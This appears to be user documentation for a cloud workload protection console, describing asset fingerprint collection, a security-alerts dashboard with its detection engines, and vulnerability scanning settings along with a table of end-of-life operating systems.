Flagship Edition	16 types of assets: Resource Monitoring, Accounts, Ports, Processes, Software Applications, Databases, Web Applications, Web Services, Web Frameworks, Websites, JAR Archive Files, Startup Services, Scheduled Tasks, Environment Variables, Kernel Modules, and System Installation Packages


Note:
Asset fingerprint data is collected automatically every 8 hours (manual collection is supported).

Operation Steps

1. Log in to the CWPP Console, and in the left sidebar, select **Asset Center** > **Asset Fingerprint**.


2. On the asset fingerprint page, the asset fingerprint classification list is displayed, including each asset fingerprint item and its corresponding number of servers. After selecting an item in the left asset fingerprint classification list, the fingerprint detail will be displayed on the right, supporting query and export of fingerprint data.

> **Note:**
> The fingerprint search feature for each asset supports fuzzy search.




Asset fingerprint categorization description:


- Resource monitoring: Collects data on the server's system load, memory usage, and hard disk usage.



- Account: Collects the data of all accounts on the server.




- Port: Collects the data of all used ports of the server.




- Software application: Collects the data of all software applications running on the server.


- Process: Collects the data of all processes running on the server (excluding kernel processes).




- Database: Collects the data of all databases running on the server.




- Web application: Collects the data of all Web applications running on the server.




- Web service: Collects the data of all Web services running on the server.




- Web framework: Collects all Web frameworks applied on the server.



- Website: Collect the data of all websites deployed on the server.




- Java archive file: Collect the data of all Java archive files on the server.




- Startup service: Collect the data of all startup services on the server.

- Scheduled task: Collect the data of all scheduled tasks on the server.



- Environment variable: Collect the data of all environment variables of the server.

- Kernel module: Collect the data of all kernel modules of the server.



- System installation package: Collect the data of the system installation package on the server.

Security Alerts

Last updated: 2025-02-21 14:19:34

This document will introduce how to view the statistical data of security warnings.

Overview

Security warnings are presented through the asset panorama view, with real-time data updates, and help you quickly understand the asset attack and defense situation through the risk event timeline.

Use Limits

Only hosts with the flagship edition can view the security warning feature. Hosts with the basic version or Professional Version need to upgrade the version first.

Operation Steps

1. Log in to the CWPP Console, and in the left navigation bar, select **Asset Center** > **Security Warning**.
2. On the security warning page, the cloud native security warning dashboard feature includes asset protection status, security status, host security protection, security broadcast, emergency notification, global hotspot threats, and global search. Selecting a single asset on the dashboard displays the corresponding host details.

- **Asset protection status**
  Displays the host's online status and version distribution, provides client installation guidance and a button to purchase upgrades, as well as the usage status of 4 features.

Feature Status Description:

- File detection and elimination: Not detected (button: Detect now), automatic isolation not enabled (button: Enable), automatic isolation enabled.
- Anti-Password Cracking: Automatic blocking not enabled (button: Enable), automatic isolation enabled.
- Vulnerability scanning: Not detected (button: Detect now), detected (button: Redetect).
- Security baseline: Not detected (button: Detect now), detected (button: Redetect).

> **Description**
> Click the **Operations** button to redirect to the corresponding feature page.

- **Security Status**
  Displays pending risks and affected assets, attack-defense trends (showing daily incremental data), TOP risk assets (divided into 4 dimensions: potential threat, compromise, vulnerability, baseline), sorted in descending order by the number of risks on the server, showing the top 5 items.

- **Cloud Workload Protection Platform**
  Displays data statistics of 6 protection engines.

Field Descriptions:

- Cloud Scan Engine: Based on deep self-learning algorithm, multi-engine identification, efficiently scans popular Trojans and virus files domestically and internationally.
- TAV Engine: Efficiently detects and removes binary Trojan viruses, repeatedly ranked in the top tier by international authoritative organizations such as VB100 and AVC.
- BinaryAI Engine: Binary recognition engine based on deep learning algorithm, efficiently scans malicious samples.
- Abnormal Behavior: Real-time matching based on abnormal features, multi-behavior combination threat detection, real-time detection and alarm for malicious intrusion events.
- Threat Intelligence: Accumulating billions of threat intelligence resources, real-time dynamic updates and identification of malicious files, IPs, domain names, etc.
- Attack Defense: Real-time monitoring of network attack behaviors, including webshell detection, struts vulnerability exploitation, code repository pull, code injection attack, brute force cracking, and providing automatic defense capabilities.

- **Urgent Notice**
  Click **Learn More** to view details of the security event.

- **Security Broadcast**
  Showcasing related product feature updates, industry honors, and version release information. Click **More** to display each security broadcast message. Click **individual broadcast** content to display broadcast details.

- **Global Hot Threats**
  Displays hot threats, allowing users to perform file scanning, vulnerability scanning, and baseline scan to check their own assets for such threats.

- **Global Search**
  Supports filtering by asset distribution and searching for individual asset IPs

(internal/external IP).

- Select a single asset on the dashboard to display the corresponding host details.

Vulnerability Management

Last updated: 2025-02-21 14:20:05

Vulnerability management aims to help customers scan for security vulnerabilities in the system and provide information on vulnerabilities and remediation suggestions, etc. For some vulnerabilities, precise defense can be enabled and automatic fix can be carried out. This document will introduce how to perform vulnerability management.

Explanation

- To unlock the vulnerability management feature, there must be at least one Professional/Flagship Edition host.
- The scope of vulnerability management is as follows:

Vulnerability Management Feature	Vulnerability Type	Linux System	Windows System
Vulnerability Scanning Suitable for Professional Version and flagship edition hosts	Linux software vulnerability	✓	×
	Windows system vulnerability	×	✓
	Web-CMS vulnerability	✓	✓
	Application vulnerability	✓	✓
Vulnerability Defense Suitable for flagship edition hosts	Linux software vulnerability	×	×
	Windows system vulnerability	×	×
	Web-CMS vulnerability	✓Only supports some vulnerabilities	×
	Application vulnerability	✓Only supports certain vulnerabilities	×

Automatic Vulnerability Fix Suitable for flagship edition hosts	Linux software vulnerability	✓ Only supports certain vulnerabilities	×
	Windows system vulnerability	×	×
	Web-CMS vulnerability	✓ Only supports certain vulnerabilities	✓ Only supports certain vulnerabilities
	Application vulnerability	×	×

- Because vulnerability repair may impact user business, automatic vulnerability repair does not occur immediately after vulnerabilities are detected. Users must understand the vulnerabilities and click **repair** and perform data backup before automatic repair can be carried out.
- Operating system lifecycle limitation. For operating systems that have entered the end-of-life status (i.e., versions of operating systems for which official updates have been stopped), Cloud Workload Protection Platform will no longer provide scanning and repair support for newly emerged vulnerabilities after the end-of-life date. Vulnerabilities that appeared before the end-of-life date will still be supported, and the range of supported vulnerabilities will not be affected. The list of end-of-life systems is as follows:


Operating System Version	Official End-Of-Life Date
Windows Server 2003	July 14, 2015
Windows Server 2008	January 14, 2020
Windows Server 2008 R2	January 14, 2020
Windows Server 2008 SP2	January 14, 2020
Windows Server 2012	October 10, 2023
Windows Server 2012 R2	October 10, 2023
Ubuntu 12.04 LTS	April 28, 2017
Ubuntu 14.04 LTS	April 2019
Ubuntu 16.04 LTS	April 2021

Ubuntu 18.04 LTS	April 2023
CentOS 5	March 31, 2017
CentOS 6	November 30, 2020
CentOS 7	June 30, 2024
CentOS 8	December 31, 2021

Vulnerability Scanning

1. Log in to the Cloud Workload Protection Platform Console, and click **Vulnerability Management** in the left sidebar.
2. In the **Vulnerability Scanning** module, one-click scan and scheduled scan settings are supported.

- Click **One-click Scan,** and a pop-up for one-click scan settings will appear, where you can set the vulnerability category, vulnerability level, scan timeout duration, and scan server range for this scan.
- Click **Scan Settings** to open the vulnerability settings pop-up and anchor to **Scheduled Scan**. You can set the scheduled scan switch, period, vulnerability level, and vulnerability category.
- Click **Details** to view the details of the last scan, and it supports downloading PDF scan reports and Excel scan results.

